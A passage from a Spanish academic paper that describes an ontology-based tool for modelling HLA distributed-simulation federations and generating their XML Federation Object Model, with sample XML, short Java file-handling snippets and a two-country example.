Este es el caso de HLA (High Level Architecture) que es una arquitectura estándar de soporte para el desarrollo de sistemas de simulación complejos de manera distribuida y cooperativa basada en componentes de simulación. HLA provee un framework para que los desarrolladores de modelos de simulación puedan estructurar y describir sus aplicaciones de simulación. Así, la arquitectura brinda facilidades para integrar sistemas de simulación diferentes en un sistema mayor sin necesidad de comenzar desde cero el sistema compuesto junto con su simulador. Cuando un simulador se implementa para que cumpla las especificaciones HLA se lo llama federado. Los federados se unen en federaciones que se refieren a la simulación del sistema complejo superior formado [5].

Hacer uso de un enfoque de simulación distribuida y de composición basada en componentes trae aparejado nuevos problemas que deben resolverse. Entre ellos, se puede destacar como los más relevantes: la interoperabilidad entre los componentes, la composición significativa y válida de los mismos en el simulador de mayor nivel [6-7].

Para garantizar la interoperabilidad entre los sistemas, HLA usa el concepto de FOM (Federation Object Model) que es un documento en formato xml que contiene los datos intercambiados y las interacciones entre los participantes durante la ejecución de una federación.

Para lograr una composición de simuladores significativa y válida se debe alcanzar una alineación y comprensión a nivel de un modelo conceptual. Las ontologías se utilizan para organizar la representación del conocimiento y capturar los objetos de información en un

dominio particular [8]. En la comunidad de modelado y simulación las ontologías se utilizan para capturar mejor la perspectiva del modelador, lo que establece una diferenciación más clara entre las conceptualizaciones y permite el uso, reúso, composición de modelos e interoperabilidad de simulaciones [9].

Producir simulaciones a partir de la composición de modelos de simulación es un proceso complejo, sin embargo, en diversas investigaciones se ha destacado que la tarea más desafiante es la construcción del FOM [10-11]. Además, el estándar HLA no proporciona lineamientos sobre cómo definir el FOM, por lo que, construirlo requiere un proceso ad-hoc que conlleva una cantidad significativa de tiempo, esfuerzo y trabajo manual.

Con el objetivo de brindar soporte a la tarea de creación del FOM, facilitar las tareas manuales y resolver los problemas que trae aparejado el uso de la simulación distribuida, los autores presentan como propuesta en este trabajo una herramienta que utiliza una ontología para modelar los objetos e interacciones de una federación HLA, y además, transforma el modelo anterior a un documento con formato xml que se utiliza como el FOM de la federación modelada.

El resto del trabajo se organiza de la siguiente manera. En la siguiente sección se presentan los conceptos preliminares para comprender el trabajo, como el estándar HLA y la definición de que es una ontología. Luego se describen los pasos a seguir para utilizar la herramienta, así como la ontología de base y el algoritmo de transformación de la ontología al documento con formato xml. Seguido se desarrolla un ejemplo para probar el enfoque propuesto. Finalmente las conclusiones y los trabajos futuros son presentados.

2. Conceptos Preliminares

2.1. High Level Architecture

La definición del estándar HLA abarca tres componentes primordiales:

- **Reglas:** Especifican un conjunto de cláusulas o reglas que definen las responsabilidades y relaciones entre los componentes de una federación HLA. Deben ser seguidas por los federados y las federaciones que quieran ajustarse al estándar. Seguir estas reglas asegura una interacción correcta entre los simuladores en una federación.
- **Especificación de la Interfaz:** Define la interfaz funcional entre federados HLA y la infraestructura de tiempo de ejecución (RTI – Run-Time Infrastructure) de HLA. Se detallan los servicios que debe prestar el RTI, e identifica las funciones callback que debe

proveer cada federado. El RTI ofrece una librería de programación y una API (Application Program Interface) compatible con la especificación de la interfaz del estándar HLA.

- **Patrón de Modelo de Objeto (OMT – Object Model Template):** Provee un framework común para la comunicación entre los federados. El OMT consta de los siguientes documentos:
 - **Modelo de Objetos de la Federación (FOM):** Se genera uno por cada federación. Describe los objetos, los atributos y las interacciones de toda la federación. En otras palabras, es un contrato de especificación común para el intercambio de datos.
 - **Modelo de Objetos de la Simulación (SOM - Simulation Object Model):** Se genera uno por cada federado. Especifica los tipos de información que un federado podría proveer a la federación y lo que éste podría recibir de otro federado.
 - **Modelo de Objetos de Gestión (MOM - Management Object Model):** Provee facilidades para acceder a información operativa del RTI en tiempo de ejecución. El MOM debe ser definido utilizando objetos, interacciones y constructores de la arquitectura de comunicación de HLA.

En la Figura 1 se esquematizan los tres componentes fundamentales del estándar.




Figura 1. Componentes de HLA

2.1.1. Funcionamiento

Las relaciones entre los federados se producen por medio de objetos e interacciones que funcionan bajo un modelo de publicación-suscripción. Un federado puede registrar un objeto y luego cambiar los valores de los atributos del objeto. Otros federados que están suscriptos a la clase del objeto pueden descubrir el mismo y luego recibir actualizaciones del valor de sus atributos.

Las interacciones entre simuladores son gestionadas por una implementación de un RTI que no forma parte del estándar pero es la que brinda los servicios de gestión

para la simulación. En la Figura 2 [12] se puede observar el funcionamiento típico de un RTI, que por medio de los embajadores intercambia información con los federados.

El RTI es un middleware que proporciona un conjunto de servicios de software que son necesarios para auxiliar a los federados a gestionar y coordinar operaciones e intercambio de datos durante una ejecución en tiempo de ejecución de una simulación distribuida.

2.2. Ontologías

Una ontología puede ser definida como un artefacto de representación basado en cuatro tipos de componentes de modelado: conceptos, roles, restricciones e individuos.




Figura 2. Funcionamiento de un RTI

2.1.2. Las Reglas

Federación

Las federaciones deben tener un documento llamando FOM. Todas las representaciones de objetos expresadas en el FOM deben estar en los federados, y no en el RTI.

Durante la ejecución de la federación todos los intercambios de datos deben realizarse a través del RTI. Los federados deben interactuar con el RTI de acuerdo con la especificación impuesta por HLA. Un atributo de un objeto solo puede ser propiedad de un único federado para un tiempo determinado.

Federado

Todo federado debe tener un SOM especificado de acuerdo con el OMT. En él se especificará sobre que objetos e interacciones se quiere publicar y suscribir.

Un federado debe actualizar y recibir los atributos de los objetos o enviar y recibir las interacciones especificadas en su SOM. La federación espera que el federado reaccione tratando correctamente los datos ofrecidos para el intercambio en el SOM.

Los federados deben transferir y/o aceptar la propiedad de los atributos dinámicamente durante la ejecución de la federación, de acuerdo con su especificación de SOM.

Los federados pueden modificar durante la ejecución las condiciones de los objetos e interacciones especificados en el SOM.

Estos deben gestionar el tiempo local de forma que permita coordinar el intercambio de datos con otros miembros de la federación.

Los conceptos representan clases de objetos. Los roles describen relaciones binarias entre conceptos; por lo tanto también dan una descripción de las propiedades de los conceptos. Las restricciones se usan para expresar propiedades de los roles, como por ejemplo la cardinalidad. Los individuos representan instancias de clases, es decir, objetos. Además, es posible utilizar axiomas y reglas para inferir nueva información. Los axiomas son sentencias lógicas siempre verdaderas que expresan las propiedades del paradigma modelo. Las reglas son sentencias lógicas que expresan características del dominio, en otras palabras, reglas de negocio [8].

La diferencia sustancial entre una ontología y una taxonomía radica en el conjunto de reglas. Este conjunto debe expresarse en un lenguaje lógico apropiado. Teniendo en cuenta que el lenguaje OWL (Ontology Web Language) [13] es el estándar para implementar una ontología y esto no es siempre suficiente para hacer alguna deducción, entonces es necesario combinar OWL con otro formalismo de representación como las reglas. Uno de los enfoques de integración es el lenguaje SWRL (Semantic Web Rule Language) [14-15], que proporciona la capacidad de expresar reglas del tipo cláusulas de HORN en términos de conceptos de OWL [14].

En este trabajo se utiliza el lenguaje OWL junto con un conjunto de reglas especificadas en SWRL para la implementación de la ontología de dominio. Para llevar a cabo este desarrollo se sigue la metodología *NeOn* [16] que está basada en escenarios, soporta los aspectos colaborativos del desarrollo y la reutilización de la ontología.

3. Herramienta de Modelado y Generación

3.1. Descripción de la Herramienta

Las dos funcionalidades básicas de la herramienta son el modelado de los objetos e interacciones de la federación y la transformación de este modelo a un documento con formato xml para su uso en la federación como el FOM.

Para llevar a cabo la tarea de modelado, la herramienta cuenta con una ontología del dominio de federaciones que contiene todos los conceptos e interacciones que define el estándar HLA.

Para realizar la transformación del modelado efectuado con la ontología, la herramienta contiene un algoritmo que toma como entrada el modelo diseñado y lo transforma en un documento con formato xml que cumple con las condiciones definidas por el estándar HLA sobre lo que debe contener el FOM.

Para hacer uso de la herramienta se deben seguir dos pasos. El primero de ellos es modelar los objetos e interacciones de la federación haciendo uso de la ontología. En este paso se centra la atención en los objetos e interacciones entre los federados pertenecientes a la federación, dejando de lado la gestión de los servicios prestados por el RTI. Una vez finalizado el paso de modelado, el segundo paso es ejecutar el algoritmo de transformación para pasar de la ontología en formato owl al FOM en formato xml.

En la Figura 3 se observa la secuencia de pasos para hacer uso de la herramienta, donde se detallan las entradas y salidas para ambos pasos.



Figura 3. Secuencia de uso de la herramienta

3.2. Ontología de Federaciones

En la ontología se modelan los conceptos relacionados con la simulación distribuida de acuerdo a lo establecido en la especificación del modelo HLA. La ontología se compone de tres grandes grupos de conceptos: conformación de la federación, gestión de servicios del RTI y conformación de los modelos de objetos. De este modo, dentro del primer grupo de conceptos, una federación se representa por medio de

Federation y un federado por medio de *Federate*. Para formar una federación un federado debe crearla e iniciarla, este federado es el que invita al resto de los federados a unirse a la federación y, por lo tanto, se transforma en el administrador de la federación. Para conceptualizar este hecho se modela el concepto *Administrator*, que se vincula con una federación a través de la relación *initiator* y con un federado por medio de la relación *hasFunction*. A su vez, como se mencionó anteriormente una federación se conforma de un conjunto de federados por lo que esta situación se modela mediante la relación *isFormedBy*.

Tanto la federación como los federados hacen uso de un modelo de objetos, para la federación es un FOM y en el caso de los federados es un SOM para cada uno. Para conceptualizar esta situación se modelan los conceptos *FOM* y *SOM* respectivamente, con el fin de expresar con mayor claridad el significado de los mismos. Ambos conceptos son modelos de objetos y, es por ello que, es posible abstraerlos en un modelo de objetos que se representa a través del concepto *ObjectModel*. Todo modelo de objetos tiene asociado un punto de contacto, es decir, un responsable o encargado a quien es posible recurrir en caso de tener inconvenientes o dudas con respecto al modelo de objetos. Entonces, para representar esta información se modela el concepto *POCInformation*, con la información pertinente al responsable.

Dentro del segundo grupo de conceptos, los objetos e interacciones para gestionar y utilizar los servicios brindados por la implementación del RTI se representan por medio de los conceptos *MOMObject* y *MOMInteraction* respectivamente. A través de las relaciones *managerObject* y *managerInteraction* se representa como un modelo de objetos se compone de objetos e interacciones para la gestión y uso de los servicios del RTI.

userInteraction respectivamente. Es destacable que los *ObjectClass* representan objetos que poseen los federados en sus modelos de simulación y sobre los cuales se realizan operaciones de lectura/escritura para representar el estado del federado dueño de dicho objeto. En cambio las *InteractionClass* modelan el envío, a través del RTI, de mensajes entre los federados.

Tanto los objetos como las interacciones definidas por el usuario pueden establecer una jerarquía de herencia, debido a esto se modelan las relaciones de *hasSubClass* y *hasSpecialization* para los objetos e interacciones respectivamente.

Los objetos poseen atributos para definir su estado y estos se describen por medio de propiedades como forma de compartir, dueño, forma de enviarlo y tiempo de actualización entre otras. Los atributos se modelan en la ontología con el concepto *Attribute* y las propiedades con el concepto *Property*. Además para representar que un objeto posee atributos y que un atributo posee propiedades se modelan las relaciones *hasAttribute* y *attributeProperty* respectivamente.

Las interacciones poseen parámetros los que contienen la información a transmitir entre los federados. Este hecho se modela a través del concepto *Parameter* y el vínculo entre una interacción y sus parámetros se modela mediante la relación *hasParameter*. Además de poseer parámetros, las interacciones cuentan con propiedades similares a las de los objetos. Por lo tanto, se modela la asociación entre las interacciones y las propiedades con la relación *interactionProperty*.

Finalmente, una interacción se produce con cierta frecuencia en el tiempo y es de gran importancia determinar la ocurrencia de las mismas a los efectos de realizar una simulación. Por este motivo, se modela el concepto de *ProbabilityDistribution* que representa las características de la distribución de probabilidad que mejor se ajusta a la ocurrencia de las interacciones. Cabe destacar que, es importante determinar la frecuencia de las interacciones y ajustarlas a una distribución de probabilidad para, de este modo, mejorar la eficiencia computacional al momento de realizar la simulación. También, se modela el vínculo entre una interacción y su




Figura 4. Ontología de federaciones.

ocurrencia por medio de la relación *ocurrence*. En la Figura 4 se presenta con un diagrama de clases UML la ontología de federaciones.

La ontología se implementa utilizando la herramienta Protégé [17]. Para realizar este desarrollo es necesario transformar el diagrama de clases UML de la Figura 4 en una ontología de dominio. Para cumplir con este objetivo se aplican los siguientes criterios: Primero, cada clase se transforma en un concepto de OWL. Luego, cada relación se mapea a un Object Property de OWL. Finalmente, cada atributo se traduce en un Data Property.

3.3. Algoritmo de Transformación

Con el fin de lograr que se comprenda con mayor claridad el funcionamiento del algoritmo de transformación de una ontología de dominio en formato owl a un documento con formato xml, en esta sección se describe brevemente como está compuesto el documento en formato xml que se utiliza como FOM y como se compone el documento con formato owl que representa a la ontología de federaciones.

Un FOM es un documento con formato xml que maneja una estructura con etiquetas del tipo <Inicio-Etiqueta> *cuervo* </Fin-Etiqueta> donde los elementos del documento deben seguir un formato de árbol estrictamente jerárquico con un único nodo raíz denominado con la etiqueta *ObjectModel*.

Es posible dividir en dos secciones relevantes el documento para la conformación del FOM. Por un lado la estructura de objetos cuya etiqueta raíz se denomina *HLAobjectRoot*. Por otro lado las interacciones cuya etiqueta raíz se denomina *HLAinteractionRoot*.

Tanto dentro de la etiqueta de objetos como de interacciones mencionadas anteriormente, existen partes comunes que se encargan de la gestión y acceso a los servicios brindados por el RTI. Estas partes se encuentran bajo la etiqueta *HLAManager* y no dependen de la estructura de la federación. Las partes definidas por el usuario y que, por lo tanto, dependen de la federación se pueden identificar dentro de la etiqueta *UserBaseClass*, en el caso de los objetos, y dentro de la etiqueta *UserInteractionClass*, en el caso de las interacciones. También se puede observar que dentro de esta estructura de etiquetas aparecen los atributos y propiedades. En la Figura 5 se puede observar la estructura de un xml, en donde se remarcan mediante flechas las etiquetas mencionadas anteriormente.

De una manera similar a este documento xml se estructura un owl, con la diferencia que la información no se dispone de una manera evidente. Esto se debe a que los elementos del documento no siguen una estructura estrictamente de árbol, entonces no es posible incorporar directamente la información del owl al FOM. Por lo

tanto, es necesario realizar un tratamiento de toda esta información para poder llevarla al documento xml.

El algoritmo funciona en dos etapas, en la primera se encarga de buscar en el documento owl toda la información definida por el usuario para luego transcribirla al documento xml. Luego, toda la información de gestión y acceso a los servicios del RTI es transcrita desde el documento owl al documento xml.

```

xml version="1.0"
DOCTYPE objectModel SYSTEM "HLA.dtd"
objectModel
  DTVersion="1516.2"
  name="Example"
  type="FOM"
  version="1.0"
  date="2000-04-01"
  purpose="Provide an example of an HLA FOM"
  sponsor="DMSO"
  <objects>
    <objectClass name="HLAobjectRoot"
      sharing="Neither">
      <attribute name="HLAprivilegeToDeleteObject"
        dataType="NA"
        updateType="NA"
        updateCondition="NA"
        ownership="NoTransfer"
        sharing="Neither"
        dimensions="NA"
        transportation="HLAreliable"
        order="TimeStamp"/>
    <objectClass name="UserBaseClass"
      sharing="Neither"
      semantics="This object class is the base of all user-define
        classes">
      <objectClass name="paig"
        sharing="PublishSubscribe"
        semantics="contine los datos del pais que representa el
      </objectClass>
    <objectClass name="HLAManager"
      sharing="Neither"
      semantics="This object class is the root class of all MOM object cl
      <objectClass name="HLAfederation"
        sharing="Publish"
        semantics="This object class shall contain RTI state variables relat
        publish it and shall register one object instance for
        the federation execution. It shall not automatically
        update the values of the instance attributes; a joined
        federate shall use a Request Attribute Value Update
        service to obtain values for the instance attributes.">
      </objectClass>
    </objectClass>
  </objects>
  <interactions>
    <interactionClass name="HLAinteractionRoot"
      sharing="Neither"
      dimensions="NA"
      transportation="HLAreliable"
      order="Receive">
    <interactionClass name="UserInteractionBase"
      sharing="Neither"
      dimensions="NA"
      transportation="HLAreliable"
      order="TimeStamp"
      semantics="Base class of user-defined interactions">
    <interactionClass name="HLAManager"
      sharing="Neither"
      dimensions="NA"
      transportation="HLAreliable"
      order="Receive"
      semantics="Root class of MOM interactions">
    </interactionClass>
  </interactions>

```

Figura 5. Estructura Característica de un FOM.

En la Figura 6 se observa una parte del código implementado en lenguaje Java para obtener el contenido del documento con formato owl.

```
File fXmlFile = new File("C:/Users/lukas/Desktop/HIAFed.owl");
DocumentBuilderFactory dbFactory = DocumentBuilderFactory.newInstance();
DocumentBuilder dBuilder = dbFactory.newDocumentBuilder();
Document doc = dBuilder.parse(fXmlFile);
doc.getDocumentElement().normalize();

//System.out.println("Root element : " + doc.getDocumentElement().getTagName());
DOMSource domSource = new DOMSource(doc);
StringWriter writer = new StringWriter();
StreamResult result = new StreamResult(writer);
TransformerFactory tf = TransformerFactory.newInstance();
Transformer transformer = tf.newTransformer();
transformer.transform(domSource, result);
text = writer.toString();
```

Figura 6. Parte del código para leer un documento

Una vez obtenido todo el contenido, se debe buscar dentro de cada uno de los individuos de la ontología que se encuentran bajo la etiqueta *NamedIndividual*, los objetos e interacciones definidos por el usuario. Para obtener los datos asociados a cada individuo se utiliza el método desarrollado en java de la Figura 7.

```
text.substring(text.indexOf(textFrom),
text.indexOf(textFrom) + textFrom.length());
```

Figura 7. Código para leer datos de un individuo

Mediante el método `substring` se obtiene la parte del documento que contiene a cada individuo. Se debe delimitar la posición de inicio y de fin de la sub cadena, para ello se utiliza el método `indexOf` que busca el índice (ubicación numérica dentro del texto) desde donde inicia el individuo (etiqueta *NamedIndividual*). Para encontrar la etiqueta de cierre del individuo se recorren tantas posiciones como posea la etiqueta. Es posible calcular esta posición relativa con la posición de inicio de la etiqueta (primer argumento del método `substring`) más la longitud de la etiqueta.

En este momento tenemos el contenido de un individuo y en el valor de la etiqueta *type* es posible encontrar si este individuo es un objeto, una interacción, un atributo, un parámetro o una propiedad. Dentro de esta información se encuentran los valores de cada una de las propiedades y relaciones de las clases definidas por el usuario para la federación puntual. Esta información debe almacenarse en el documento final, por este motivo se hace uso de los métodos que se presentan en la Figura 8 para guardar la información en un documento xml.

```
Filewriter fw = new java.io.FileWriter("FOM.xml");
fw.write(String.format("%s", info));
fw.close();
```

Figura 8. Código para guardar datos de un individuo

De esta forma se busca cada uno de los individuos definidos en la ontología, que se encuentran en el documento owl, se obtiene su información asociada (tipo, atributos y valores de sus campos) y se almacena en un documento xml. Este proceso se realiza en forma

iterativa hasta concluir con todos los individuos definidos en el documento owl.

En este punto, toda la información definida por el usuario se encuentra almacenada en el documento xml final. Pero ahora se debe añadir toda la información de gestión y acceso a los servicios del RTI. Con este propósito y dado que esta información no es variable sino que es estática, se utiliza un archivo de configuración del cual se obtiene la información y se añade al documento xml final. El archivo de configuración contiene solo la información de gestión de los servicios del RTI, por lo que su transcripción al documento xml resulta trivial.

Una vez añadida la información relacionada al RTI la tarea de creación del FOM se ha concluido.

4. Un Ejemplo de cómo Modelar y Crear el FOM de una Federación

En esta sección se presenta un ejemplo de cómo utilizar la herramienta para modelar y crear el FOM de una federación.

Se considera una federación conformada de países denominada *Países* donde existen el país denominado *PaísA* y el país denominado *PaísB*. Ambos federados poseen un nombre y una hora de tiempo actual. Los países cuentan con una única interacción denominada *listo* que ambos pueden enviar y recibir. Esta interacción tiene un parámetro denominado *aviso* el que representa si el país debe o no responder a la interacción.

En la Figura 9 se esquematiza el escenario descrito mediante un diagrama UML.




Figura 9. Interacción entre los Países A y B

En este momento se debe modelar el escenario con los conceptos de la ontología de federaciones.

Ambos miembros de la federación son países, por esto se modela con un único concepto a los dos participantes. En la ontología se crea un individuo denominado País del tipo *ObjectClass* que los representa. Al ser del mismo tipo, ambos países comparten dos atributos denominados nombre y hora. Cada uno de estos atributos se modela con un individuo del tipo *Attribute* denominado nombre y hora respectivamente. Los atributos se relacionan con el individuo País por medio de las relaciones *hasAttribute*.

Cada atributo de un país tiene ciertas propiedades que deben ser definidas como el tipo de dato, las condiciones de actualización y como se comparte entre otras. Con tal motivo, se definen los individuos *propertyNombre* y *propertyHora* del tipo *Property* para modelar estas

características de los atributos. Además se vincula cada propiedad con su respectivo atributo por medio de la relación *attributeProperty*.

En el escenario propuesto entre los dos países existe una interacción denominada *listo*, para representar a la misma se crea el individuo *Listo* del tipo *InteractionClass*. La interacción presentada tiene un parámetro denominado *aviso* que se modela mediante un individuo denominado *aviso* del tipo *Parameter*. La interacción y el parámetro se asocian mediante la relación *hasParameter*.

Finalmente, la interacción posee ciertas propiedades (al igual que un atributo) por lo que se crea el individuo *propertyListo* del tipo *Property* para modelar las propiedades de la interacción. Además se relaciona a la interacción con su propiedad a través de la relación *interactionProperty*.

En la Figura 10 se presenta el escenario descrito modelado en la ontología de federaciones.

Una vez modelado el escenario en la ontología se aplica el algoritmo de transformación para tomar los datos de cada uno de los individuos modelados y añadirlos al documento en formato xml.

En la Figura 11 se observa cómo cada uno de los individuos se encuentra en el documento xml con sus respectivos atributos y propiedades. Así, dentro de las definiciones de usuario se encuentra el *objectClass país* con sus atributos *nombre* y *hora* con sus propiedades establecidas a los valores por defecto. Además se puede observar la definición de la *interactionClass listo* con su parámetro *aviso* y sus propiedades establecidas a los valores por defecto.

```
<objectClass name="UserBaseClass"
  sharing="Neither"
  semantics="This object class is the base of all user-defined object classes">
  <objectClass name="país"
    sharing="PublishSubscribe"
    semantics="contiene los datos del país que representa el federado"
    <attribute name="nombre"
      dataType="string"
      updateType="Static"
      updateCondition="NA"
      ownership="NoTransfer"
      sharing="PublishSubscribe"
      dimensions="NA"
      transportation="HLAreliable"
      order="TimeStamp"
      semantics="Attribute of UserSubclass"/>
    <attribute name="hora"
      dataType="integer"
      updateType="Static"
      updateCondition="NA"
      ownership="NoTransfer"
      sharing="PublishSubscribe"
      dimensions="NA"
      transportation="HLAreliable"
      order="TimeStamp"
      semantics="Attribute of UserSubclass"/>
  </objectClass>
</objectClass>
<interactionClass name="UserInteractionBase"
  sharing="Neither"
  dimensions="NA"
  transportation="HLAreliable"
  order="TimeStamp"
  semantics="Base classes of user-defined interactions">
  <interactionClass name="listo"
    sharing="PublishSubscribe"
    dimensions="NA"
    transportation="HLAreliable"
    order="TimeStamp"
    semantics="SubClass of UserInteractionBase">
    <parameter name="aviso"
      dataType="HLABoolean"
      semantics="Parameter of UserInteractionSubclass"/>
  </interactionClass>
</interactionClass>
```

Figura 11. FOM resultante del Escenario




Figura 10. Escenario en la Ontología

5. Conclusiones y Trabajo Futuro

En este trabajo se ha presentado una ontología de dominio y un algoritmo de transformación para modelar y generar el FOM. Mediante el uso de una ontología de dominio se garantiza la composición significativa y válida del FOM. El uso de un algoritmo de transformación es necesario para transformar la ontología que se encuentra en formato owl a un documento en formato xml. La utilización de estas herramientas resuelve y simplifica la tediosa tarea de generar de forma manual un FOM desde cero para cada federación a simular.

Cabe destacar que el algoritmo presentado y la ontología de dominio son parte de una herramienta de modelado la cual se encuentra actualmente en desarrollo.

Como trabajo futuro se pretende definir reglas de verificación entre el FOM y el SOM para determinar si los objetos e interacciones definidos en el FOM se encuentran presentes en el SOM. De este modo, se puede garantizar que la simulación distribuida se va a llevar a cabo sin inconvenientes.

6. Referencias

- [1] L. Aversano, C. Grasso, and M. Tortorella, "Managing the alignment between business processes and software systems," *Information and Software Technology*, vol. 72, pp. 171–188, Apr. 2016.
- [2] F. Rahimi, C. Møller, and L. Hvam, "Business process management and IT management: The missing integration," *International Journal of Information Management*, vol. 36, no. 1, pp. 142–154, Feb. 2016.
- [3] N. B. Ali, K. Petersen, and B. B. N. de França, "Evaluation of simulation-assisted value stream mapping for software product development: Two industrial cases," *Information and Software Technology*, vol. 68, pp. 45–61, Dec. 2015.
- [4] G. Fortino and W. Russo, "ELDAMeth: An agent-oriented methodology for simulation-based prototyping of distributed agent systems," *Information and Software Technology*, vol. 54, no. 6, pp. 608–624, Jun. 2012.
- [5] Institute of Electrical and Electronics Engineers and IEEE-SA Standards Board, *IEEE standard for modeling and simulation (M & S) high level architecture (HLA) federate interface specification*. New York: Institute of Electrical and Electronics Engineers, 2010.
- [6] E. H. Page, "Theory and Practice for Simulation Interconnection: Interoperability and Composability in Defense Simulation," in *Handbook of Dynamic System Modeling*, P. A. Fishwick, Ed. CRC Press, 2007, p. 16:1-16:11.
- [7] A. Tolk, L. J. Bair, and S. Y. Diallo, "Supporting Network Enabled Capability by extending the Levels of Conceptual Interoperability Model to an interoperability maturity model," *The Journal of Defense Modeling and Simulation: Applications, Methodology, Technology*, vol. 10, no. 2, pp. 145–160, Apr. 2013.
- [8] A. Gómez-Pérez, M. Fernández-López, and O. Corcho, *Ontological Engineering*. London: Springer-Verlag, 2004.
- [9] C. Turnitsa, J. J. Padilla, and A. Tolk, "Ontology for modeling and simulation," in *Simulation Conference (WSC), Proceedings of the 2010 Winter*, 2010, pp. 643–651.
